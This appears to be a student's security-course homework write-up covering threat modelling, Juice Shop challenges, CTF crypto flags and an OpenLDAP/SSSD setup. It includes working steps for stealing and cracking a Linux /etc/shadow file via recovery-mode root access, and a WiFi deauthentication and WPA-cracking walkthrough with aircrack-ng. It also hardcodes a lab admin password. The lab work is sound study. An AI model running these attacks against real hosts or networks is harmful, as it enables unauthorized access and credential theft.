

NASA HW4

Security

1. CIA Triad & Threat Modeling

1.

1. Log4j bug: Integrity, 由於 Log4j Library的Bug, 有心人士可以透過嵌入腳本修改自己沒有權限修改的東西, 因此違反Integrity
2. 跨國 DDOS : Availability, 由於 DDOS 使網路癱瘓, 讓網路資源無法使用, 屬於違反Availability

2. assumption:

密碼猜測次數沒有上限

threat model:

| Threat Model | Countermeasure |
|--------------------------------------|--------------------------|
| 有人暴力猜密碼進入系統 | 增加二階段驗證(生物辨識like臉部or指紋) |
| 有人利用Windows To GO or 其它可攜式作業系統拷貝硬碟資料 | 硬碟加密(e.g. encrypted LVM) |

3. assumption:

threat model:

| Threat Model | Countermeasure |
|--|--|
| 有人大量的傳送簡訊導致系統過載或者統計有誤 | 設定每次傳送時間間隔 |
| 有人冒充QRCode, 使一般人掃描到不對的QRCode並產生額外費用或者跳出惡意網址。 | 非店家的奇怪QRCode不要亂掃 店家要隨時檢查自己的QRCode有沒有被換過 |

4. assumption:

沒人知道助教最後要檢查什麼

threat model:

| Threat Model | Countermeasure |
|----------------|----------------------|
| 學生利用Github交換資訊 | 在最後助教必須檢查資料夾下是否有.git |
| 有組別的上傳身份被冒用 | 在考試一開始的時候請大家設定上傳時的密碼 |

2. Web Security

CSRF: <https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/>

1.

← → ↻ <https://juiceshpaok.herokuapp.com/#/score-board> ☆ ⓘ

計分板 15% Coding Score 0%

9/12 1 4/12 2 0/22 3 2/25 4 0/18 5 0/11 6 顯示全部 顯示已解決的項目 僅顯示教學 顯示為不可用

不適宜的存取控制 不適宜的反自動化 不適宜的驗證機制 密碼學問題 不適宜的輸入驗證 注入 不安全的反序列化 其他 安全性的錯誤設定 隨意性安全 敏感資料洩漏 未經驗證的導向 可被攻擊的元件 XSS XSE 隱藏全部

| 名稱 | 难度 | 說明 | 類別 | 標籤 | 狀態 |
|----------------------|----|---|----------|---------------|------|
| Admin Section | ★★ | 存取商店的管理區域。 | 不適宜的存取控制 | 適合示範 | 已解決 |
| Deprecated Interface | ★★ | 使用未被正確關閉的B2B interface。 | 安全性的錯誤設定 | 奇怪的東西 先決條件 | 尚未解決 |
| Five-Star Feedback | ★★ | 讓所有5星的顧客回饋消失。 | 不適宜的存取控制 | 適合示範 | 已解決 |
| Login Admin | ★★ | 使用管理員的使用者帳戶登入。 | 注入 | 適合示範 教學課程 | 已解決 |
| Login MC SafeSearch | ★★ | 使用MC SafeSearch的原始使用者帳號密碼登入，不需要透過SQL注入或其他繞過方法。 | 敏感資料洩漏 | OSINT | 尚未解決 |
| Meta Geo Stalking | ★★ | 通過檢視john上傳到圖片牆的內容，決定john安全提問的答案，並使用它通過密碼機制重置他的密碼。 | 敏感資料洩漏 | OSINT | 尚未解決 |
| Password Strength | ★★ | 使用管理員的使用者帳號密碼登入，而且先不使用變更帳號密碼或SQL注入。 | 不適宜的驗證機制 | 暴力破解 教學課程 | 尚未解決 |
| Security Policy | ★★ | 採取任何行動之前，都應該表現得像個“白帽子”。 | 其他 | 良好的實作方式 | 尚未解決 |
| View Basket | ★★ | 查看其他用戶的購物者。 | 不適宜的存取控制 | 適合示範 | 已解決 |

1. **A01:2021-Broken Access Control** : 利用網站權限驗證的手段不足，以此得到原本得不到的資訊，像是View Basket 就是利用很弱的rest api查詢驗證，以拿到其他人的Basket
2. **A03:2021-Injection**: 利用每個網站的輸入點(有可能是Search, 登入帳號)的字串處理機制不夠嚴謹，從而執行意料之外的script或者產生意料之外個query，來得到原本得不到的權限，像是Login Admin就是利用資料庫查詢時沒有使用PreparedStatement導致不安全的SQL語法，從而得到管理員的登入權限
3. **A05:2021-Security Misconfiguration** : 利用網站未下架的安全部件或者權限設定失誤而得到不該得到的資訊，Deprecated Interface 就是利用只有Input擋住XML，而傳送時仍然可以接受XML，使得網站還是能夠傳XML
3. CSRF利用網站對使用者的信任，使得惡意網站能夠利用跨站請求假冒使用者以對使用者的帳號做某些事情或得到某些權限，假設Alice登入到某社群網站，接著Alice又點到某惡意網站，上面執行了到社群網站的跨站請求，由於本地上的cookie還是自己的，因此在請求上會得到驗證，對社群網站來說就如同Alice本人在使用。

3. Linux Q&A

Linux namespace: https://en.wikipedia.org/wiki/Linux_namespaces

Network namespace: https://man7.org/linux/man-pages/man7/network_namespaces.7.html

Mount namespace: https://man7.org/linux/man-pages/man7/mount_namespaces.7.html

1. `1 /etc/passwd`

先找passwd這隻program的位置

```
1 which passwd #/usr/bin/passwd
2 ls -l /usr/bin/passwd #-rwsr-xr-x 1 root root 68208 七 15 2021
   /usr/bin/passwd
```

可以發現setuid被設置，也就是說passwd可以使用root權限，只要在passwd程式裡面檢查執行passwd使用者為自己就好了。

2. `1 cd /var/log #先cd進去`
`2 ls #看到一個感覺很像的auth.log 點開之後發現是對的`

這個檔案紀錄所有驗證的訊息，包括使用者登入的訊息或者其他軟體的驗證紀錄(e.g. gnome-keyring-daemon)

3. 設置不同用戶能對個別資源設定權限，讓某個服務不會存取到其他服務的資源。再來管理上也比較方便，因為不同檔案甚至process的不同擁有者可以對應到不同服務。如果每個服務的資源如果全部都用root來執行，使用者或惡意人士可能會不小心或者利用漏洞寫到系統檔案，使系統崩潰，管理上也比較困難。
4. Namespace 是Linux用來隔離系統資源的一個工具，用來使不同Process以為自己擁有相同資源(但其實底部是不一樣的)，User, Process, 甚至是Network都能隔離。

Network namespace: 每個 network namespace 下都有自己的網卡還有routing table等網路訊息，由於這樣的特性，docker可以在不同容器間隔離網路，

並且可以自己指定如何forwarding port出去。

Mount namespaces: 每個 mount namespace 都有自己的File system tree，不同的掛載點可以在不同 namespace 間共用或者私有，

這樣可以讓docker的不同容器隔離自己的檔案並且在實體機器上有各自不同的儲存空間(儘管在不同namespace內都是讀取/etc/-之類的文件)

4. Cryptography

Diffie-Hellman: http://www.tsnien.idv.tw/Security_WebBook/chap3/3-6%20Diffie-Hellman%20%E9%91%B0%E5%8C%99%E4%BA%A4%E6%8F%9B%E6%B3%95.html

Enter Recovery Mode: <https://cccharles.pixnet.net/blog/post/326116524>

VMWare File sharing and mounting: <https://docs.vmware.com/en/VMware-Workstation-Pro/16.0/com.vmware.ws.using.doc/GUID-AB5C80FE-9B8A-4899-8186-3DB8201B1758.html>

John the Ripper: <https://hackercat.org/hacker-tools/john-the-ripper>

1. Flag: HW4{i_came_i_saw_i_conquered_veni_vidi_vici!}
凱薩跟區塊加密,就照著給的python反向做回去就好，做的時候窮舉所有key從0~26，並小心最後一個!不要算進去當key
Python的Script有放在security下
2. Flag: HW4{HeL1o_Ev3_can_y0u_h3ar_ouR_v0iCe?}
看了一下這個加密法的，雖然g的次方項已知，但是a, b對外面來說是未知的，也由於a, b都是很大範圍間的亂數，所以基本上是無法破解，
不過看了一下題目給的實做，可以發現對Alice的a，只取了0~65534+Base的亂數，也就是說只要窮舉65535次a，找到 $g^{a_{guess}} \bmod p = g^a$
就可以確定 $a_{guess} = a$ 了，最後將已知的 $(g^b \bmod p)^{a_{guess}} \bmod p$ 就可以得到g_ab了。
Python的Script有放在security下
3. 首先先拿到存密碼的hash檔案跟原始檔案，
進入ubuntu 的 recovery mode(開機按著shift到grub選單->找到recovery mode)
用root進入系統
發現系統有裝vmware驅動
因此直接用shared file模擬隨身碟，mount到Willy上面去，將檔案(shadow, passwd)丟到另一台kali虛擬機上
Willy and Kali:

```
1 | vmhgfs-fuse .host:/tmp /mnt/tmpFile -o subtype=vmhgfs-fuse,allow_other
```

Willy:

```
1 cp /etc/passwd /mnt/tmpFile
2 cp /etc/shadow /mnt/tmpFile
```

Kali:

```
1 cp /mnt/tmpFile/* ./
```

Kali:


先unshadow把hash密碼跟passwd結合，

```
1 unshadow passwd shadow > passwords
```

在用john the ripper暴力破解，指定字典檔案，這邊用的是題目附的其中一個(其實就是幫你湊湊看字典密碼hash過後有沒有一樣而已)

```
1 john passwords --wordlist=10-million-password-list-top-100000.txt
passwords
```

Password: yalyasya22



```
kali@kali: ~/test
File Actions Edit View Help
0778
0g 0:00:00:21 6.07% (ETA: 18:53:45) 0g/s 3125p/s 3125c/s 3125C/s ford50..deni
s1988
0g 0:00:00:22 6.35% (ETA: 18:53:45) 0g/s 3128p/s 3128c/s 3128C/s wwjd..tommy5
5
0g 0:00:00:23 6.66% (ETA: 18:53:44) 0g/s 3129p/s 3129c/s 3129C/s beaversx..ah
ahah
0g 0:00:00:24 6.93% (ETA: 18:53:45) 0g/s 3132p/s 3132c/s 3132C/s testo12..sna
ppers
0g 0:00:00:25 7.22% (ETA: 18:53:45) 0g/s 3123p/s 3123c/s 3123C/s colours..BRO
THER
0g 0:00:00:26 7.47% (ETA: 18:53:48) 0g/s 3118p/s 3118c/s 3118C/s 09111960..05
0798
0g 0:00:00:27 7.76% (ETA: 18:53:48) 0g/s 3117p/s 3117c/s 3117C/s Manuel..Legi
on
0g 0:00:00:30 8.62% (ETA: 18:53:47) 0g/s 3116p/s 3116c/s 3116C/s klop123..job
hunt
yalyasya22 (willy)
1g 0:00:04:45 DONE (2022-04-28 18:52) 0.003502g/s 2999p/s 2999c/s 2999C/s yam
aha51..yalolo
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/test]
$ john passwords --wordlist=10-million-password-list-top-100000.txt passwords
```

Flag: HW4{A_5Tr0nG_Pa5sw04D_I5_1mP0RtAn7}

5. WiFi Hacking

How to crack with aircrack-ng: <https://www.google.com/search?channel=fs&client=ubuntu&q=aircrack-ng+null+byte>

註: 我的無限網卡interface是wlp0s20f3

1. 流程簡單來說就是通過不斷的假冒正在使用的使用者送出deauth的packet, 強迫使用者重新驗證並連線, 在途中因為廣播的關係可以擷取到密碼(hash過)的packet, 接著暴力破解就好了, 這邊使用 aircrack-ng。

1. 先把網卡轉成監聽模式

```
1 | sudo airmon-ng start wlp0s20f3
```

2. 找到新的網卡並監聽beacon frame以此找到hack的wifi資訊

```
1 | ifconfig #wlp0s20f3mon
2 | sudo airodump-ng wlp0s20f3mon # 54:3D:37:3D:81:18 -57 20
56 7 5 54e. TKIP PSK Mysterious Room
```

3. 接下來針對要hack的wifi監聽並紀錄, 填上ssid, bssid channel, 輸出檔案等資訊, 發現只有一個連上的station, mac address是8C:88:2B:00:73:6E

```
1 | sudo airodump-ng --bssid 54:3D:37:3D:81:18 -c 5 -w cracker
wlp0s20f3mo
```

4. 接下來針對連上得設備送出deauth的假冒封包,並等待一下子等使用者重連並被airodump-ng 擷取到

```
1 | sudo aireplay-ng --deauth 100 -a 54:3D:37:3D:81:18 -c
8C:88:2B:00:73:6E -D wlp0s20f3mon
```

5. 抓到之後直接暴力破解密碼, 由於知道密碼是手機號碼所以為09XXXXXXXX, 先製造字典檔案之後用aircrack破解
字典檔:

```
1 | #include <bits/stdc++.h>
2 |
3 | int main(){
4 |     std::ofstream of("dict.txt");
5 |     char buffer[100];
6 |     for(int i = 0; i < 1e9; ++i){
7 |         sprintf(buffer, "09%08d\n", i);
8 |         std::string s(buffer);
9 |         of << s;
10 |     }
11 | }
```

```
1 | sudo aircrack-ng -w dict.txt cracker-01.cap
```

6. 得到答案

```
Aircrack-ng 1.6

[00:14:13] 18240928/1000000000 keys tested (21737.32 k/s)

Time left: 12 hours, 32 minutes, 45 seconds          1.82%

KEY FOUND! [ 0918273645 ]

Master Key      : A6 38 BB F2 F3 D9 82 67 0E 19 E1 1B 52 CC AA F9
                  C4 17 08 D1 A6 23 CF C0 9D E4 C9 72 F6 7D 62 69

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 3A E8 FD 9C D0 58 F3 46 B7 DB 7A FF D3 F1 EF 43
```

2.

Linux上wireshark死活monitor不到，改用mac

先找到要監測wifi的channel，

```
1 | airport -s #Mysterious Room channel為1
```

在把網卡打開monitor模式對頻道1 sniff

```
1 | airport en0 sniff 1
```

設定wireshark wpa-pwd來解開封包

Wireshark >> preference >> IEEE 802.11 >> Decryption Keys >> add wpa-pwd
(0918273645:Mysterious Room)

設定wireshark得monitor mode

最後用wireshark filter tcp流量找到BitTorrent的封包裡面解開後的密碼

HW4{Pong_p1ng_P4ng_0uCH_l3t_M3_1N!!!}

3. HW4{TH3_D4y_1s_5aV3d_7H4nKs_t0_tH3_P0w3rpUff_61r15!}

跟第一題一樣直接斷開就好

```
1 | sudo aireplay-ng --deauth 100 -a 54:3D:37:3D:81:18 -c 8C:88:2B:00:73:6E -
D wlp0s20f3mon
```

LDAP

Create SSL Certification

<https://www.cnblogs.com/netonline/p/7517685.html>

Setting TLS by slapd

<https://www.openldap.org/doc/admin24/tls.html>

SSSD setup

https://wiki.archlinux.org/title/LDAP_authentication#Online_and_Offline_Authentication_with_SSSD

SUDOER Schemas

<https://raw.githubusercontent.com/Lullabot/openldap-schema/master/sudo.ldif>

Add SUDOER

<https://www.sudo.ws/docs/man/1.8.17/sudoers.ldap.man/>

ACL

<https://www.openldap.org/doc/admin24/access-control.html>

LDAP Server IP: 192.168.171.130

LDAP Client IP: 192.168.171.131

1. Add and sign SSL Certification to LDAP Server

cd /etc/openldap/certs

generate key for root ca:

```
1 openssl genrsa -out cakey.pem 2048
2 openssl req -new -x509 -days 365 -key cakey.pem -out ca.crt
```

generate key and csr for ssl certification

```
1 openssl genrsa -out key.pem 2048
2 openssl req -new -key key.pem -out ldapserver.csr
```

sign the certification with root ca

```
1 cp /etc/pki/tls/openssl.cnf ./
2 mkdir -p newcerts
3 touch index.txt
4 echo "00" > serial
5 vim openssl.cnf
6 dir = /etc/openldap/certs
7 openssl ca -days 365 -cert ca.crt -keyfile cakey.pem -in ldapserver.csr -
out cert.crt -config openssl.cnf
```

Add SSL Certification on slapd(server side)

```
1 cd ../
2 vim slapd.conf
3
4 TLSCertificateFile      /etc/openldap/certs/cert.crt
5 TLSCertificateKeyFile   /etc/openldap/certs/key.pem
6 TLSCACertificateFile    /etc/openldap/certs/ca.crt
7 TLSVerifyClient allow
8
9 service slapd restart
```

Configure LDAP dc Suffix, RootDN, rootPasswd

```
1 cd ~
2 mkdir ldap
3 cd ldap
4
5 vim config.ldif
6 dn: olcDatabase={2}hdb,cn=config
7 changetype: modify
8 replace: olcSuffix
9 olcSuffix: dc=nasa,dc=csie,dc=ntu
10 -
11 replace: olcRootDN
12 olcRootDN: cn=nasa,dc=nasa,dc=csie,dc=ntu
13 -
14 replace: olcRootPW
15 olcRootPW: {SSHA}UML6WrB+lrU/eGmTRv2tWJi4sqZg6HlO
16
17 ldapmodify -Y EXTERNAL -H ldapi:/// -f config.ldif
```

Add Schemas:

```
1 ldapadd -Y EXTERNAL -H ldapi:/// \
2         -f /etc/openldap/schema/cosine.ldif
3 ldapadd -Y EXTERNAL -H ldapi:/// \
4         -f /etc/openldap/schema/nis.ldif
5 ldapadd -Y EXTERNAL -H ldapi:/// \
6         -f /etc/openldap/schema/inetorgperson.ldif
```

Add base record of tree

```
1 vim base.ldif
2 dn: dc=nasa,dc=csie,dc=ntu
3 dc: nasa
4 objectClass: top
5 objectClass: domain
6
7 dn: cn=nasa,dc=nasa,dc=csie,dc=ntu
8 objectClass: organizationalRole
9 cn: nasa
10 description: admin
11
12 dn: ou=people,dc=nasa,dc=csie,dc=ntu
13 objectClass: organizationalUnit
14 ou: people
15
16 dn: ou=group,dc=nasa,dc=csie,dc=ntu
17 objectClass: organizationalUnit
18 ou: group
19
20 ldapadd -x -Z -D "cn=nasa,dc=nasa,dc=csie,dc=ntu" -w nasa2022 -H
21 ldap:/// -f base.ldif
22
23 ldapsearch -x -Z -b "dc=nasa,dc=csie,dc=ntu" -H ldap:///
```



```
[root@localhost ldap]# ldapsearch -x -Z -b "dc=nasa,dc=csie,dc=ntu" -H ldap:///
# extended LDIF
#
# LDAPv3
# base <dc=nasa,dc=csie,dc=ntu> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# nasa.csie.ntu
dn: dc=nasa,dc=csie,dc=ntu
dc: nasa
objectClass: top
objectClass: domain

# nasa, nasa.csie.ntu
dn: cn=nasa,dc=nasa,dc=csie,dc=ntu
objectClass: organizationalRole
cn: nasa
description: admin

# people, nasa.csie.ntu
dn: ou=people,dc=nasa,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: people

# group, nasa.csie.ntu
dn: ou=group,dc=nasa,dc=csie,dc=ntu
objectClass: organizationalUnit
ou: group
```

2. Add Root SSL Certification to Workstation(I don't do client certificate because the problem doesn't require):

```
1 scp root@192.168.171.130:/etc/openldap/certs/ca.crt /etc/openldap/certs
```

Setting sssd

```
1 vim /etc/sss/sss.conf
2
3 [sss]
4 config_file_version = 2
5 services = nss, pam, sudo
6 domains = LDAP
7
8 [domain/LDAP]
9 cache_credentials = true
10 enumerate = true
11
12 id_provider = ldap
13 auth_provider = ldap
14
15 ldap_uri = ldap://192.168.171.130
16 ldap_search_base = dc=nasa,dc=csie,dc=ntu
17 ldap_id_use_start_tls = true
18 ldap_tls_reqcert = allow
19 ldap_tls_cacert = /etc/openldap/certs/ca.crt
```

```

20 chpass_provider = ldap
21 ldap_chpass_uri = ldap://192.168.171.130
22 entry_cache_timeout = 600
23 ldap_network_timeout = 2
24 # OpenLDAP supports posixGroup, uncomment the following two lines to get
   group membership support (and comment the other conflicting parameters)
25 #ldap_schema = rfc2307
26 #ldap_group_member = memberUid
27 # Other LDAP servers may support this instead
28 ldap_schema = rfc2307bis
29 ldap_group_member = uniqueMember
30
31
32 sudo chown root:root /etc/sss/sss.conf
33 sudo chmod 600 /etc/sss/sss.conf
34 sudo systemctl restart sssd

```

3. Disable caching of NSCD

```

1 vim /etc/nscd.conf
2 enable-cache      passwd      no
3 enable-cache      group        no
4 enable-cache      netgroup     no

```

Setting nsswitch to include sssd for user information query

```

1 vim /etc/nsswitch.conf
2 passwd: files sss systemd
3 shadow: files sss systemd
4 group: files sss systemd
5 sudoers: files sss

```

PAM configure for authentication in Linux

```

1 vim /etc/pam.d/system-auth
2 auth sufficient pam_sss.so forward_pass
3
4 account [default=bad success=ok user_unknown=ignore
   authinfo_unavail=ignore] pam_sss.so
5 password sufficient pam_sss.so use_authtok
6
7 session      required      pam_mkhomedir.so skel=/etc/skel/ umask=0077
8
9 systemctl restart sssd
10 session optional pam_sss.so

```

Enable sudo

```

1 vim /etc/pam.d/sudo
2 auth      sufficient      pam_sss.so

```

Change password by ourselves

```
1 vim /etc/pam.d/passwd
2 password sufficient pam_sss.so
```

Add user in LDAP

admin.ldif:

```
1 dn: uid=admin,ou=people,dc=nasa,dc=csie,dc=ntu
2 objectClass: top
3 objectClass: account
4 objectClass: posixAccount
5 objectClass: shadowAccount
6 cn: admin
7 uid: admin
8 uidNumber: 9999
9 gidNumber: 100
10 homeDirectory: /home/admin
11 userPassword: {SSHA}UML6WrB+lrU/eGmTRv2tWJi4sqZg6Hl0
12 loginShell: /bin/bash
13
14 ldapadd -x -Z -w nasa2022 -D "cn=nasa,dc=nasa,dc=csie,dc=ntu" \
15         -H ldapi:/// -f admin.ldif
16
```

user.ldif:

```
1 dn: uid=user,ou=people,dc=nasa,dc=csie,dc=ntu
2 objectClass: top
3 objectClass: account
4 objectClass: posixAccount
5 objectClass: shadowAccount
6 cn: user
7 uid: user
8 uidNumber: 9998
9 gidNumber: 100
10 homeDirectory: /home/user
11 userPassword: {SSHA}UML6WrB+lrU/eGmTRv2tWJi4sqZg6Hl0
12 loginShell: /bin/bash
13
14 ldapadd -x -Z -w nasa2022 -D "cn=nasa,dc=nasa,dc=csie,dc=ntu" \
15         -H ldapi:/// -f user.ldif
```

Add sudoers

```
1 vim sudoer.ldif
2 dn: ou=SUDOers,dc=nasa,dc=csie,dc=ntu
3 objectclass: organizationalUnit
4 ou: SUDOers
5
6 ldapadd -x -Z -w nasa2022 -D "cn=nasa,dc=nasa,dc=csie,dc=ntu" \
7         -H ldapi:/// -f sudoer.ldif
```

download and add sudo schema

```
1 wget https://raw.githubusercontent.com/Lullabot/openldap-
  schema/master/sudo.ldif
2 ldapadd -Y EXTERNAL -H ldapi:/// \
3         -f /etc/openldap/schema/sudo.ldif
4 vim defaults.ldif
5
6 dn: cn=defaults,ou=SUDOers,dc=nasa,dc=csie,dc=ntu
7 objectClass: top
8 objectClass: sudoRole
9 cn: defaults
10 sudoUser: admin
11 sudoHost: ALL
12 sudoCommand: ALL
13
14 ldapadd -x -Z -w nasa2022 -D "cn=nasa,dc=nasa,dc=csie,dc=ntu" \
15         -H ldapi:/// -f defaults.ldif
```

4. Add permission to ACL

permission.ldif

```
1 dn: olcDatabase={2}hdb,cn=config
2 changetype: modify
3 add: olcAccess
4 olcAccess: to attrs=uidNumber,gidNumber,homeDirectory
5     by anonymous auth
6     by * none
7 olcAccess: to *
8     by self write
9     by anonymous auth
10     by peername.ip=192.168.171.131 read
11
12 ldapmodify -Y EXTERNAL -H ldapi:/// -f permission.ldif
```

Script

string to byte: <https://stackoverflow.com/questions/63657948/python3-tuple-to-ldapmod-issue>

set tls: <https://stackoverflow.com/questions/7716562/pythonldapssl>

openldap: <https://iter01.com/363962.html>

Install python ldap api

```
1 pip install python-ldap
```

